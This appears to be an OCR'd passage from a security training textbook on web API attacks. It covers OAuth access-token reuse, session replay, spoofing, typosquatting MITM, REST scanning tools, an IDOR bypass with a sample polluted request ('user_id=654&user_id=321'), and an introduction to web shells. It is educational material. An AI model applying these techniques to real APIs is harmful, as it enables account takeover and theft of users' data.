
- Now, the attacker can sign in as the victim on the client by logging in with his/her fake account on the provider

- **Access Token Reusage**

  OAuth requires unique access tokens for individual clients. It ensures that these tokens saved on the authorization server are mapped to relevant scopes and time expiry. Access tokens provided for "ClientA" can work for "ClientB". Attackers exploit this feature to perform attacks on clients that allow grants implicitly.

  Steps to reuse access tokens:

  - The attacker develops a legitimate client application "clientA" and enrolls it with some provider
  - Now, the attacker lures the victim into accessing "clientA" and gains illegal access to the victim's access token on "clientA"
  - Let us consider that the victim accesses "client", which uses the implicit grant. In such a case, the authorization server redirects the user agent to **https://clientB.com/callback#access_token=ACCESSTOKEN. Now, the attacker can open this URL with client's access_token.**
  - The attacker is verified as a valid entity by "client". Therefore, one access token is sufficient for use on many clients using the implicit grant.



Other Techniques to Hack an API

Different ways to hack an API are discussed below:

- **Reverse Engineering**

  Viewing the APIs from the developer's viewpoint can be flawed because it checks only if an API is working as intended. Once it is deployed for the end-user experience, it may not work as it worked in the developer environment. This is what attackers often attempt to do while reverse-engineering the API. Attackers invoke APIs in reverse order to identify the flaws residing in the API that can be obfuscated in real-time usage.

  For instance, consider an order is made using the same account that is already used for an earlier booking. The order flow appears to be something like this:

  - Order made
  - Order linked with the account
  - Order is accepted

  Attackers can use this flow in the process of reverse engineering an API. If the accepting mechanism is carried in the reverse order, the internal API used to connect orders to accounts can be crashed, thereby forcing the browser to expose the account details of a user.

- **User Spoofing**

  It is a process of concealing the original identity and masquerading as some other valid entity. In most cases, the attacker tries to expose himself as a legitimate user with special privileges and provides free data access to additional users to cause more

damage. Attackers use details obtained from phishing or any other information leaking methods to masquerade as the original user.

If attackers can successfully break into the system, they can perform some type of privilege escalation attack by redirecting the URI function to another URI, injecting code that serves as text, or bombarding the API with excessive data, causing buffer overflow.

- **Man-in-the-Middle Attacks**

  In an MITM attack, attackers watch the API communications with the server or behave themselves as a server by intercepting the request calls. The attacker's motive, in this case, is to provide fake links that appear to be legitimate in API interaction. These attacks can be carried out by domain squatting and copying API resource location.

  For instance, the user might make a resource call via the API.io/media/function, and the attacker might be sitting at the APO.io/media/function. A change in a single character can make a significant difference. If the user clicks on the second link without noticing the URL misinterpretation, he/she will be providing sensitive information to an attacker-controlled server.


- **Session Replay Attacks**

  Session replay attacks can be launched on websites and other sources that initiate and store sessions. These attacks are usually performed to obtain session IDs and replay them to the server. In this case, attackers rewind the session time and prompt the server to disclose the information as though a similar request is made once again.

- **Social Engineering**

  Although it may not be a direct API attack, social engineering can be performed through the API. Social engineering does not affect the API or the machine code; it is a technique employed to trick users into divulging their credentials or other sensitive information. Phishing is a technique often used to send malicious links to users via email to reset or validate their security credentials. Spear-phishing is another sophisticated social engineering attack in which additional data is provided to the users, making them believe that they are interacting with a valid endpoint.

  If the user enters his/her credentials on the fake link, attackers can capture the data and launch further attacks such as modifying the account details and illegitimate online transactions, using the stolen credentials.



REST API Vulnerability Scanning

REST API vulnerabilities introduce the same risks as security issues in web applications and websites. These risks include critical data theft, intermediate data tampering, etc. Performing thorough scanning on REST APIs can expose various underlying vulnerabilities that attackers can exploit. Attackers can use tools such as Astra, Fuzzapi, W3af, and Appspider to carry out REST API vulnerability scanning.

- **Astra**

  Source: *https://github.com*

  Attackers use the Astra tool to detect and exploit underlying vulnerabilities in a REST API. Astra can discover and test authentications such login and logout; this feature makes it easy for attackers to incorporate it into the CICD pipeline. Astra can invoke API collection as an input value; hence, it can also be used for scanning REST APIs.

  Astra allows attackers to detect REST APIs that are vulnerable to attacks such as XSS, SQL injection, information leakage, CSRF, broken authentication and session management, JWT Attack, blind XXE injection, CRLF detection, CORS misconfiguration, and rate limiting.




Figure 14.92: Screenshot of Astra

Some REST API vulnerability scanning tools are as follows:


- Fuzzapi (*https://github.com*)
- w3af (*http://docs.w3af.org*)
- appspider (*https://www.rapid7.com*)
- Vooki (*https://www.vegabird.com*)
- OWASP ZAP (*https://www.owasp.org*)

Bypassing IDOR via Parameter Pollution

- Insecure direct object reference (IDOR) is a vulnerability that arises when developers disclose references to internal data enforcement objects such as database keys, directories, and other files, that can be exploited by an attacker to modify the references and gain unauthorized access to data
- For example, consider this normal request:

  `api.xyz.com/profile/user_id= 321`
- The attacker manipulates the above request using parameter pollution to bypass IDOR

  `api.xyz.com/profile/user_id=654&user_id=321`



Bypassing IDOR via Parameter Pollution

Insecure Direct Object Reference (IDOR) is a vulnerability that arises when developers disclose references to internal data enforcement objects such as database keys, directories, and other files, which can be exploited by an attacker to modify the references and gain unauthorized access to the data. These IDORs can be bypassed by providing a single parameter name repeatedly but with unique values.

For instance, assume that the victim's user_id is 321. Attackers can change this user_id value to 654 (it is another user_id value) to identify IDOR. If the page is not vulnerable to IDOR, it generates a "401 Unauthorized" error message.

To bypass IDOR via parameter pollution, the attacker sends two user_id parameters as a request, in which one parameter is appended with the victim's user_id and the other one is appended with the attacker's own user_id.

For example, consider the following request:

`api.xyz.com/profile/user_id= 321`

The attacker manipulates the abovementioned request using parameter pollution to bypass IDOR:

`api.xyz.com/profile/user_id=654&user_id=321`

When the abovementioned request is processed at the REST API endpoint, the application verifies the first user_id parameter and ensures that the user who is sending the request has included his/her own user_id in the GET request.

Hence, an attacker can bypass IDOR by providing two user_id parameters: one belongs to the victim and the other belongs to the attacker. The application is tricked into to considering it as a valid request.

Attackers use tools such as Burp Suite to proxy the traffic and intercept all the traffic to REST API endpoints. Then, they use the parameter pollution technique to send both the attacker's user_id and the victim's user_id in the GET request to gain unauthorized access and retrieve sensitive data from the victim's account. Using this technique, attackers can also compromise the application's functionality because every parameter inside the application is vulnerable to this attack.





Figure 14.93: Screenshot of Burp Suite

Web Shells

- A web shell is a malicious piece of code or script that is developed using server-side languages such as PHP, ASP, PERL, RUBY, and Python and are then installed on a target server
- The malicious script enables attackers to gain remote access or remote administration capabilities to the target server along with its file system
- Attackers inject malicious script by exploiting most common vulnerabilities such as remote file inclusion (RFI), local file inclusion (LFI), exposition of administration interfaces, and SQL injections



Web Shells

